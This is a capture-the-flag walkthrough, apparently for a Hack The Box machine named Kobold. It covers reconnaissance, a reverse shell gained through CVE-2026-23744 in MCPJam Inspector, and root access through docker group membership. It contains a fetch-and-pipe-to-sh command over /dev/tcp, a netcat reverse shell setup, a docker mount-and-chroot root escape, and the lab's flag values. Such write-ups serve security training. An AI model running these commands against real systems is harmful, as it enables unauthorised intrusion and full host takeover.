Difficulty: Easy
OS: Linux
Reconnaissance
Host Setup
Add the target IP to /etc/hosts for proper domain resolution:
echo "10.129.86.110 kobold.htb" | sudo tee -a /etc/hosts
Nmap Scan
nmap -sC -sV -T4 10.129.86.110
Results:
| Port | Service | Version |
|---|---|---|
| 22/tcp | SSH | OpenSSH 9.6p1 Ubuntu |
| 80/tcp | HTTP | nginx 1.24.0 (redirects to HTTPS) |
| 443/tcp | HTTPS | nginx 1.24.0 — Kobold Operations Suite |
Notable observations from the scan:
- Port 80 redirects to
https://kobold.htb/ - The TLS certificate covers both
kobold.htband*.kobold.htb— indicating subdomains are in use - The certificate is self-signed with a 100-year validity period (expires 2125)
Enumeration
Subdomain Discovery
The wildcard certificate (*.kobold.htb) hints at virtual hosting. Using ffuf with auto-calibration to find virtual hosts:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u https://kobold.htb \
  -H "Host: FUZZ.kobold.htb" \
  -k -ac
Discovered subdomains:
| Subdomain | Status | Notes |
|---|---|---|
mcp.kobold.htb |
200 | MCPJam Inspector interface |
Add the discovered subdomain to /etc/hosts:
echo "10.129.86.110 mcp.kobold.htb" | sudo tee -a /etc/hostsWeb Application Analysis

Visiting https://mcp.kobold.htb reveals an instance of MCPJam Inspector v1.4.2, a tool for interacting with Model Context Protocol (MCP) servers. This version is vulnerable to CVE-2026-23744.
Initial Access
CVE-2026-23744 — MCPJam Inspector Remote Code Execution
MCPJam Inspector <= 1.4.2 contains an unauthenticated Remote Code Execution vulnerability. Crafted HTTP requests can trigger MCP server installation, resulting in arbitrary OS command execution. The exploit only requires network access to the MCPJam Inspector interface.
Steps:
- Set up a netcat listener on the attacking machine:
nc -lvnp 4444- Edit the exploit script (
exploit.py) with the correct values:
TARGET = "https://mcp.kobold.htb"
ATTACKER_IP = "MY IP"
ATTACKER_PORT = MY_PORT- Execute the exploit:
python3 exploit.pyA reverse shell connects back as user ben.
Shell Stabilization
Upgrade the raw shell to a fully interactive TTY:
python3 -c 'import pty; pty.spawn("/bin/bash")'
User Flag
cat /home/ben/user.txt98b8b06aa0cfe78aadf293347fc5366aPrivilege Escalation
Enumeration with LinPEAS
Transfer and execute LinPEAS from the attacking machine:
# Attacker
sudo nc -q 5 -lvnp 80 < linpeas.sh

# Victim
cat < /dev/tcp/10.10.16.192/80 | sh
Key Findings from LinPEAS

LinPEAS flagged a critical misconfiguration:
Accessible group not shown in id: docker (gid=111)Although id did not initially show the docker group for user ben, the group was accessible via newgrp.
Docker Group — Root Escape
Switch to the docker group:
newgrp dockerConfirm group membership:
id
# uid=1001(ben) gid=111(docker) groups=111(docker),37(operator),1001(ben)
The following Docker images were present locally:
$ docker images
REPOSITORY                    TAG       IMAGE ID
mysql                         latest    f66b7a288113
privatebin/nginx-fpm-alpine   2.0.2     f5f5564e6731
Mount the host filesystem inside a Docker container and chroot into it as root:
docker run -v /:/mnt --rm -it mysql:latest chroot /mnt shThis works because:
- Docker daemon runs as root
- Members of the
dockergroup can control the daemon - Mounting
/from the host into a container and chrooting bypasses all host-level access controls
Verify root access:
whoami
# root
Root Flag
cat /root/root.txt0d4bc4544f8f0dad4ccd27380e0aec59Summary
| Step | Detail |
|---|---|
| Foothold | CVE-2026-23744 — Unauthenticated RCE in MCPJam Inspector v1.4.2 via crafted HTTP requests |
| User | Shell obtained as ben, user flag at /home/ben/user.txt |
| Privesc | ben had latent access to the docker group via newgrp |
| Root | Docker host filesystem mount + chroot escape to root shell |
| Root flag | /root/root.txt |
Thanks for reading! 🫶